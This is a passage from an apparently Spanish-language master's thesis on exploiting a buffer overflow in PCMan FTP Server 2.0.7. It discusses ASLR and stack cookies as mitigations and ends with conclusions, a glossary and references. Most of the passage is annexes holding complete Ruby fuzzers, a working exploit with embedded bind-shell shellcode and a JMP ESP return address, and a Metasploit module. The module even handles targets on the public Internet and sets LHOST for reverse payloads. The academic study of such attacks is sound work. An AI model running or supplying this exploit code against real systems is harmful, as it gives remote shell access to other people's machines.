ASLR [26] es una técnica implementada en multitud de sistemas operativos como Windows, Linux, Mac OS X, Android u OpenBSD entre otros, que permite que las direcciones de memoria de áreas clave de los procesos sean aleatorias, incluyendo la base del ejecutable, la pila, *heap* y librerías. Cuando se realiza un ataque del tipo mostrado en este trabajo contra un sistema con ASLR, el atacante debe adivinar la posición de memoria que desea usar en el ataque, ya que cada vez será diferente. La efectividad de esta técnica depende de que la probabilidad de adivinar dichas posiciones de memoria sea baja. Si se aumenta el espacio de búsqueda se incrementa la seguridad. La aleatoriedad del espacio de memoria es más efectiva cuanta más cantidad de memoria virtual se tenga asignada al espacio de memoria o cuanto más se aumente la frecuencia de cambio de las posiciones de memoria. Se incrementa la seguridad al bajar la probabilidad de encontrar la dirección deseada a la primera. Un error en la deducción de la posición de memoria, usualmente acabará con la ejecución del programa debido a un fallo y su consiguiente excepción, terminando por tanto el ataque sin éxito.

Los atacantes pueden intentar aumentar la posibilidad de conocer las direcciones de memoria del espacio de memoria aleatorizado mediante diferentes técnicas, como por ejemplo aprovechando vulnerabilidades de formato de cadena, mediante las cuales sería posible obtener información sobre las direcciones de memoria deseadas.

Si bien es una técnica que aumenta la seguridad, no es una técnica infalible, existiendo diferentes técnicas para sobrepasar esta protección [27].

Microsoft introdujo ASLR en Windows Vista. Cualquier ejecutable que contenga cabecera PE (*Portable Executable*), como puede ser un archivo EXE o una librería DLL, puede usar ASLR. Para poder usar ASLR se debe añadir un bit (0x40) en el campo opcional de la cabecera DLLCHARACTERISTICS. Visual Studio ofrece la posibilidad mediante la opción /dynamicbase de establecer el bit 0x40 cuando se compile el programa en cuestión.

En el caso de la vulnerabilidad presentada en este trabajo y el ataque expuesto, la dirección de la instrucción JMP ESP de la librería *user32.dll* no siempre sería la misma debido a la aleatoriedad generada por ASLR. Por lo que el ataque necesario para explotar dicha vulnerabilidad sería más complejo.

Si se unen DEP y ASLR se consigue aumentar la seguridad del sistema. Aunque como se ha comentado siguen existiendo deficiencias de seguridad que permiten, mediante ataques más complejos, evadir estas protecciones ya que este tipo de vulnerabilidades siguen existiendo aunque sea más difícil explotarlas.

5.3 Stack Cookies

La protección conocida como *stack cookies* o *stack canaries* consiste en colocar, en tiempo de ejecución, unos valores determinados en las posiciones de memoria anteriores a las posiciones de memoria que contienen la dirección de retorno de la función. Cuando la función está a punto de retornar al punto desde donde fue llamada, se sacan de la pila los valores de esas posiciones de memoria y se compara con los valores que deberían estar. En caso de ser diferentes se ha detectado el ataque.

En el caso del ataque estudiado en este trabajo, para llegar a modificar la dirección de retorno para tomar el control de la aplicación, se inyecta una cadena que sobrescribe las posiciones de memoria anteriores con datos de relleno hasta llegar a la posición de memoria que se desea modificar, la dirección de retorno de la función. Con esta protección los valores de detección serían sobrescritos, y por lo tanto se detectaría el ataque y se pararía la ejecución de la aplicación.

Esta técnica depende del compilador y no del sistema operativo o arquitectura. En el caso de Visual Studio [28] incluye por defecto la opción /GS que hace uso de esta protección.

Como en el caso de DEP y ASLR, también existen ataques que son capaces de sobrepasar esta protección [29].

6 Conclusiones

Se ha conseguido realizar todos los objetivos marcados de manera satisfactoria en el tiempo establecido.

A lo largo de este trabajo se ha visto cómo es posible detectar y analizar una vulnerabilidad del tipo *buffer overflow* y cómo explotarla para acceder a la máquina que ejecuta la aplicación vulnerable de manera remota. Además, se ha visto cómo es posible crear herramientas que automatizan tanto el análisis como la explotación de este tipo de vulnerabilidades, ya sea con *scripts* propios en forma de *fuzzers* y *exploits*, o bien desarrollando módulos para plataformas como Metasploit Framework.

Hoy en día cualquier sistema puede estar expuesto a ataques, por lo que es importante intentar evitar que se puedan explotar posibles vulnerabilidades. Conocer en detalle cómo es posible atacar un sistema ayuda a diseñar sistemas de protección e intentar evitar que se produzcan vulnerabilidades en los sistemas. El desarrollo de estas herramientas de seguridad es necesario para poder automatizar las tareas de test de penetración, de manera que sea posible detectar vulnerabilidades de manera rápida y poder así poner remedio antes de que los sistemas queden expuestos a cualquier amenaza.

Es importante recalcar que se debe desarrollar el software teniendo en cuenta la seguridad, evitando en la medida de lo posible, desarrollar aplicaciones y sistemas operativos que sean susceptibles de ser atacados, comprometiendo así los propios sistemas donde se van a ejecutar y los activos que contienen. Se deben usar metodologías de desarrollo seguro y realizar todas las comprobaciones necesarias para evitar que las aplicaciones sean inseguras.

Trabajo futuro

La seguridad avanza de manera muy rápida, pero con ella también avanzan las técnicas para intentar evadirla. Por lo que me gustaría seguir investigando tanto las técnicas de protección mencionadas en este trabajo, como analizar las técnicas de evasión que consiguen que dichas protecciones no sean suficiente. Tanto para plataforma Windows, como para otros sistemas operativos. Así como las diferentes herramientas para realizar comprobaciones de seguridad en aplicaciones y sistemas.

7 Anexos

Anexo A – Código del fuzzer

Código fuente de fuzzer.rb

```
#
# Fuzzer para provocar fallo en servidor FTP
#

# Se requiere la clase socket
require 'socket'

# Longitud inicial de la cadena a probar
len = 1000

# Se envían cadenas "USER AAAA" de tamaño incremental

while len < 3000 do
    # Socket contra el servidor FTP
    s = TCPSocket.new '192.168.56.10', 21
    puts "################################################"
    # Se espera el banner inicial del servidor FTP
    reply = s.gets
    puts reply
    # Se prepara el comando a ser enviado
    # El tamaño total de la cadena incluye "USER "
    line = "USER " +  "A" * (len - 5)
    puts "Longitud probada: #{line.length}"
    puts "Enviando comando: USER"
    s.puts line
    # Se lee respuesta al comando USER
    reply = s.gets
    puts "RESPUESTA: #{reply}"
    puts "Enviando comando: PASS ABCD"
    s.puts "PASS ABCD"
    # Se lee respuesta al comando PASS
    reply = s.gets
    puts reply
    len = len + 1
    # Se cierra la comunicación con el servidor FTP
    s.close()
    # Los mensajes se envían dejando tiempo entre ellos
    sleep(0.5)
end
```

Anexo B – Código del fuzzer manual

Código fuente de fuzzermanual.rb

```
#
# Fuzzer manual para provocar fallo en servidor FTP
#

# Se requiere la clase socket
require 'socket'

# Longitud de la cadena a probar
# 9 caracteres corresponden a "USER " y "XYXY"
len = ARGV[0].to_i - 9

# Socket contra el servidor FTP
s = TCPSocket.new '192.168.56.10', 21
# Se lee banner del servidor FTP
reply = s.gets
puts reply
# Se prepara el comando a enviar
line = "USER " + "A" * len + "XYXY"
puts "Longitud probada: #{line.length}"
puts "Enviando comando: USER"
s.puts line
# Se lee respuesta al comando USER
reply = s.gets
puts "Respuesta: #{reply}"
puts "Enviando comando: PASS ABCD"
s.puts "PASS ABCD"
# Se lee respuesta al comando PASS
reply = s.gets
puts "Respuesta: #{reply}"
s.close
```

Anexo C – Código del exploit

Código fuente de exploit.rb

```
#
# Exploit para servidor FTP PcMan 2.0.7
# Vulnerabilidad de buffer overflow
#

require 'socket'
require 'date'
require 'ipaddr'
require 'net/http'
require 'io/console'

cmd = "USER "
exploit = ""
junk = ""
# JMP ESP en user32.dll -> 7E429353
# Dirección de retorno en formato little endian
ret_addrs = "\x53\x93\x42\x7E"

# Shellcode con payload windows/shell_bind_tcp (355 bytes)
shellcode = "\xbd\x77\x2b\xb9\xb1\xd9\xea\xd9\x74\x24\xf4\x5e\x33\xc9" +
"\xb1\x53\x31\x6e\x12\x83\xc6\x04\x03\x19\x25\x5b\x44\x19" +
"\xd1\x19\xa7\xe1\x22\x7e\x21\x04\x13\xbe\x55\x4d\x04\x0e" +
"\x1d\x03\xa9\xe5\x73\xb7\x3a\x8b\x5b\xb8\x8b\x26\xba\xf7" +
"\x0c\x1a\xfe\x96\x8e\x61\xd3\x78\xae\xa9\x26\x79\xf7\xd4" +
"\xcb\x2b\xa0\x93\x7e\xdb\xc5\xee\x42\x50\x95\xff\xc2\x85" +
"\x6e\x01\xe2\x18\xe4\x58\x24\x9b\x29\xd1\x6d\x83\x2e\xdc" +
"\x24\x38\x84\xaa\xb6\xe8\xd4\x53\x14\xd5\xd8\xa1\x64\x12" +
"\xde\x59\x13\x6a\x1c\xe7\x24\xa9\x5e\x33\xa0\x29\xf8\xb0" +
"\x12\x95\xf8\x15\xc4\x5e\xf6\xd2\x82\x38\x1b\xe4\x47\x33" +
"\x27\x6d\x66\x93\xa1\x35\x4d\x37\xe9\xee\xec\x6e\x57\x40" +
"\x10\x70\x38\x3d\xb4\xfb\xd5\x2a\xc5\xa6\xb1\x9f\xe4\x58" +
"\x42\x88\x7f\x2b\x70\x17\xd4\xa3\x38\xd0\xf2\x34\x3e\xcb" +
"\x43\xaa\xc1\xf4\xb3\xe3\x05\xa0\xe3\x9b\xac\xc9\x6f\x5b" +
"\x50\x1c\x05\x53\xf7\xcf\x38\x9e\x47\xa0\xfc\x30\x20\xaa" +
"\xf2\x6f\x50\xd5\xd8\x18\xf9\x28\xe3\x16\xc3\xa5\x05\x3c" +
"\x23\xe0\x9e\xa8\x81\xd7\x16\x4f\xf9\x3d\x0f\xe7\xb2\x57" +
"\x88\x08\x43\x72\xbe\x9e\xc8\x91\x7a\xbf\xce\xbf\x2a\xa8" +
"\x59\x35\xbb\x9b\xf8\x4a\x96\x4b\x98\xd9\x7d\x8b\xd7\xc1" +
"\x29\xdc\xb0\x34\x20\x88\x2c\x6e\x9a\xae\xac\xf6\xe5\x6a" +
"\x6b\xcb\xe8\x73\xfe\x77\xcf\x63\xc6\x78\x4b\xd7\x96\x2e" +
"\x05\x81\x50\x99\xe7\x7b\x0b\x76\xae\xeb\xca\xb4\x71\x6d" +
"\xd3\x90\x07\x91\x62\x4d\x5e\xae\x4b\x19\x56\xd7\xb1\xb9" +
"\x99\x02\x72\xc9\xd3\x0e\xd3\x42\xba\xdb\x61\x0f\x3d\x36" +
"\xa5\x36\xbe\xb2\x56\xcd\xde\xb7\x53\x89\x58\x24\x2e\x82" +
"\x0c\x4a\x9d\xa3\x04"

nops = "\x90" * 48

# IP y puerto del servidor vulnerable se obtienen como argumento al ejecutar el exploit
# Primer argumento la IP
# Segundo argumento el puerto del servicio
remote_ip = ARGV[0]
remote_port = ARGV[1]
local_ip = ""

puts "\nEjecutando exploit de Buffer Overflow para servidor FTP PcMan 2.0.7\n\n"

# Socket contra el servidor FTP
begin
   s = TCPSocket.new remote_ip, remote_port
rescue   Exception => e
   puts "################################################################################"
   puts e.message
   puts "################################################################################"
   puts "\nSe ha producido un error. No se puede conectar con #{remote_ip} en el puerto
#{remote_port}\nSaliendo\n\n"
   exit
```

```
end

# Se lee banner del servidor FTP y se compara con la respuesta estándar de la versión 2.0
banner = s.gets
puts "Banner remoto: #{banner}"
if banner.include? "220 PCMan's FTP Server 2.0 Ready."
   puts "Versión correcta PcMan 2.0"
else
   puts "El exploit no tiene garantías de funcionar. Pulsar N para parar, cualquier otra tecla para
continuar.\n\n"
   continuar = STDIN.getch
   if continuar == "n" || continuar == "N"
      puts "Saliendo"
      s.close
      exit
   end
end

# Calcular tamaño de cadena de relleno
# Se necesita la IP local y la fecha actual
# Se considera que el atacante tiene la misma zona horaria que el servidor víctima

IP_RANGE = [
  IPAddr.new('10.0.0.0/8'),
  IPAddr.new('172.16.0.0/12'),
  IPAddr.new('192.168.0.0/16'),
]

ip_addr = IPAddr.new(remote_ip)
if  IP_RANGE.any? { |private_ip| private_ip.include?(ip_addr) }
        # La IP remota es de rango privado. Se coge la IP local de la conexión con el servidor
remoto.
   local_ip = s.addr.last
else
   # La IP remota es de rango público. Se coge la IP pública del atacante.
   local_ip = Net::HTTP.get URI "https://api.ipify.org"
end

dia = DateTime.now.strftime("%-d") # Formato %-d para días sin relleno 1-31
mes = DateTime.now.strftime("%-m") # Formato %-m para meses sin relleno 1-12

# La cadena en memoria ocupa 2052 incluyendo datos de registro
# Al tamaño hay que restarle 4 del tamaño ocupado por la dirección de memoria
# de la instrucción de salto JMP ESP que sobrescribirá el EIP
# Se le resta también los 5 bytes ocupados por el comando USER y el espacio en blanco
# Variable cmd contiene "USER "

junk_size = 2052 - 44 + (2 - dia.length) + (2 - mes.length) + (15 - local_ip.length) - 4 -
cmd.length
junk = "A" * junk_size

exploit = cmd + junk + ret_addrs + nops + shellcode

puts "\n\n###############################################################"
puts "Datos del exploit:"
puts "IP atacante: #{local_ip}"
puts "IP y puerto servidor vulnerable: #{remote_ip}:#{remote_port}"
puts "###############################################################\n\n"
puts "Exploit preparado. Pulsar N para parar, cualquier otra tecla para continuar.\n\n"

continuar = STDIN.getch
if continuar == "n" || continuar == "N"
   puts "Saliendo"
   s.close
   exit
end

s.puts exploit
s.close

puts "Ataque realizado.\n\n"
```

Anexo D – Código del módulo de Metasploit

Código fuente de pcman_TFM.rb

```
require 'msf/core'
class MetasploitModule < Msf::Exploit::Remote
Rank = NormalRanking
include Msf::Exploit::Remote::Ftp

IP_RANGE = [
   IPAddr.new('10.0.0.0/8'),
   IPAddr.new('172.16.0.0/12'),
   IPAddr.new('192.168.0.0/16'),
   ]

   def initialize(info={})
      super(update_info(info,
         'Name' => "PCManFTPD Server 2.0.7 - TFM",
         'Description' => %q{
            Exploit para PCMan's FTP Server 2.0.7 - TFM Explotación de sistemas Windows y Pentesting
         },
         'License' => MSF_LICENSE,
         'Author' => 'Alejandro Blanco López',
         'References' =>
            [
               ['CVE', '2013-4730'],
               ['BID', '60837'],
            ],
         'Payload' =>
            {
               'BadChars' => "\x00\x0A\x0D",
            },
         'Platform' => 'win',
         'Arch' => ARCH_X86,
         'Targets' =>
            [
               ['PCMan FTPD Server 2.0.7 On Windows XP SP3 English',
                  {
                     'Ret' => 0x7E429353,
                  }
               ],
            ],
         'Privileged' => false,
         'DisclosureDate' => "Jun 28 2013",
         'DefaultTarget' => 0))
      deregister_options('FTPPASS')
   end


   def check

      # Se analiza de forma pasiva la posible vulnerabilidad del host remoto
      # Se lee el banner y se compara con el banner esperado por defecto

      print_status("Comprobando servidor remoto #{rhost}:#{rport}")

      begin
         connect
      rescue Rex::AddressInUse, ::Errno::ETIMEDOUT, Rex::HostUnreachable, Rex::ConnectionTimeout,
Rex::ConnectionRefused
         # No se ha podido establecer conexión con el host remoto
         # por lo que no se puede obtener información
         print_error("Error al conectar a #{rhost}:#{rport}")
         return Exploit::CheckCode::Unknown
      end

      print_status("Conectado a #{rhost}:#{rport}")

      ip_addr = IPAddr.new(rhost)

      if IP_RANGE.any? { |private_ip| private_ip.include?(ip_addr) }
```

```
         # La IP remota es de rango privado.
         #Se coge la IP local de la conexión con el servidor remoto.
         print_status("Servidor objetivo en LAN")
         local_ip = Rex::Socket.source_address(sock.peerhost)
         print_status("IP usada para conectar: #{local_ip}")
      else
         # La IP remota es de rango público.
         # Se coge la IP pública del atacante.
         print_status("Servidor objetivo en Internet")
         local_ip = Net::HTTP.get URI "https://api.ipify.org"
         print_status("IP usada para conectar: #{local_ip}")
      end

      disconnect

      print_status("Banner obtenido: #{banner}")
      # Se compara el banner obtenido con el esperado
      if banner =~ /220 PCMan\'s FTP Server 2.0 Ready\./
         print_status("El servidor remoto podría ser vulnerable.")
         print_status("En caso de usar payloads en modo reverse es necesario establecer LHOST -
Listen Address.")
         print_status("¿Desea establecer LHOST a #{local_ip}? (s/N)")
         ch = STDIN.getch
         if ch == "S" || ch == "s"
            datastore['LHOST'] = local_ip
            print_status("LHOST establecido a #{datastore['LHOST']}")
         end
         # El servidor remoto es considerado vulnerable por el banner obtenido
         # Podría resultar no serlo finalmente ya que el banner se puede modificar
         # por lo que se devuelve el código "Appears"
         return Exploit::CheckCode::Appears
      end

      # El servidor remoto es considerado no vulnerable de inicio
      # Podría resultar que realmente fuese vulnerable pero tuviese el banner modificado
      # Es necesario ejecutar el exploit para comprobarlo
      print_warning("No se puede determinar si el servidor remoto es vulnerable.")
      return Exploit::CheckCode::Safe

   end

   def exploit

      begin
         connect
      rescue Rex::AddressInUse, ::Errno::ETIMEDOUT, Rex::HostUnreachable, Rex::ConnectionTimeout,
Rex::ConnectionRefused
         # No se ha podido establecer conexión con el host remoto
         print_error("Error al conectar a #{rhost}:#{rport}")
         return
      end

      print_status("Probando objetivo #{rhost} #{target.name} con comando USER")

      ip_addr = IPAddr.new(rhost)
      if IP_RANGE.any? { |private_ip| private_ip.include?(ip_addr) }
         # La IP remota es de rango privado.
         # Se coge la IP local de la conexión con el servidor remoto.
         local_ip = Rex::Socket.source_address(sock.peerhost)
      else
         # La IP remota es de rango público.
         # Se coge la IP pública del atacante.
         local_ip = Net::HTTP.get URI "https://api.ipify.org"
      end

      dia = DateTime.now.strftime("%-d") # Formato %-d para días sin relleno 1-31
      mes = DateTime.now.strftime("%-m") # Formato %-m para meses sin relleno 1-12

      # La cadena en memoria ocupa 2052 bytes incluyendo datos de log añadidos por la aplicación
      # Al tamaño hay que restarle 4 bytes del tamaño ocupado por la dirección de memoria
      # de la instrucción de salto JMP ESP que sobrescribirá el EIP
      # Se le resta también el tamaño ocupado por el comando usado
      # (e.g: "USER ", 5 bytes incluyendo el espacio en blanco)
```

```
      junk_size = 2052 - 44 + (2 - dia.length) + (2 - mes.length) + (15 - local_ip.length) - 4 - 5

      junk = "A" * junk_size

      exploit = junk + [target['Ret']].pack('V') + make_nops(48) + payload.encoded

      # Se envía el exploit
      # send_cmd concatena los parámetros añadiendo espacio en blanco => "USER exploit"
      send_cmd(['USER', exploit], false)

      handler
      disconnect

   end

end
```

8 Glosario

Banner	Mensaje de bienvenida que envía un servidor al cliente cuando se conecta.
Banner grabbing	Técnica de recolección de información en función del *banner* de los servidores.
Breakpoint	En desarrollo de aplicaciones es una pausa intencionada en la ejecución de un programa para realizar una depuración.
Buffer overflow	Error de software por el cual se puede escribir en posiciones de memoria que no deberían ser accesibles.
Debugger	Herramienta usada para depurar la ejecución de una aplicación.
Exploit	Programa que permite explotar una vulnerabilidad en un sistema o aplicación.
Fuzzing	Técnica de pruebas de aplicaciones proveyendo datos erróneos, mediante una herramienta llamada fuzzer, esperando un fallo en la aplicación analizada.
Little Endian	Formato con el que se almacenan los datos de más de 1 byte en memoria. Se guardan empezando por el byte menos significativo.
NOP	No-Operación es una instrucción que no realiza ninguna acción.
Payload	En seguridad hace referencia a la parte de código que realiza una acción maliciosa.
OPCodes	Código de operación es la porción de una instrucción en lenguaje máquina que especifica la acción a realizar.
Script	Archivo que contiene una secuencia de comandos que serán ejecutados.
Shell	Intérprete de comandos.
Shellcode	Conjunto de instrucciones programadas normalmente en lenguaje ensamblador, y transformadas a OPCodes, que son inyectadas en memoria con el fin de ejecutar dicho código.
Stack overflow	Variedad de *buffer overflow* que aprovecha un fallo en la gestión de la memoria de la pila.

9 Referencias bibliográficas y recursos

Recursos y referencias

[1] *https://www.metasploit.com/*

[2] *https://www.kali.org/*

[3] *https://en.wikipedia.org/wiki/Buffer_overflow*

[4] *https://www.virtualbox.org/*

[5] *https://www.immunityinc.com/products/debugger/*

[6] *https://www.ruby-lang.org/es/*

[7] *https://www.exploit-db.com/apps/9fceb6fefd0f3ca1a8c36e97b6cc925d-PCMan.7z*

[8] *https://www.wireshark.org/*

[9] *https://en.wikipedia.org/wiki/Fuzzing*

[10] *https://en.wikipedia.org/wiki/Endianness*

[11] *https://www.offensive-security.com/metasploit-unleashed/msfvenom/*

[12] *http://www.vividmachines.com/shellcode/shellcode.html*

[13] *https://es.wikipedia.org/wiki/Netcat*

[14] *https://github.com/corelan/mona*

[15] *https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-exploit*

[16] *https://rapid7.github.io/metasploit-framework/api/*

[17] *https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-check()-method*

[18] *https://www.offensive-security.com/metasploit-unleashed/msfconsole/*

[19] *https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/*

[20] *https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/*

[21] *https://www.offensive-security.com/metasploit-unleashed/post-module-reference/*

[22] *https://support.microsoft.com/en-us/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in*

[23] *https://en.wikipedia.org/wiki/NX_bit*

[24] *https://www.exploit-db.com/docs/17914.pdf*

[25] *https://en.wikipedia.org/wiki/Executable_space_protection*

[26] *https://en.wikipedia.org/wiki/Address_space_layout_randomization*

[27] *https://www.exploit-db.com/docs/18744.pdf*

[28] *https://docs.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check*

[29] *https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/*

Bibliografía

Corelan Team, Corelan Team Blog, https://www.corelan.be/

Offensive Security, Metasploit Unleashed, https://www.offensive-security.com/metasploit-unleashed/

Rapid7, Metasploit Framework Wiki, https://github.com/rapid7/metasploit-framework/wiki

O. Whitehouse, An Analysis of Address Space Layout Randomization on Windows Vista, https://www.symantec.com/avcenter/reference/Address_Space_Layout_Randomization.pdf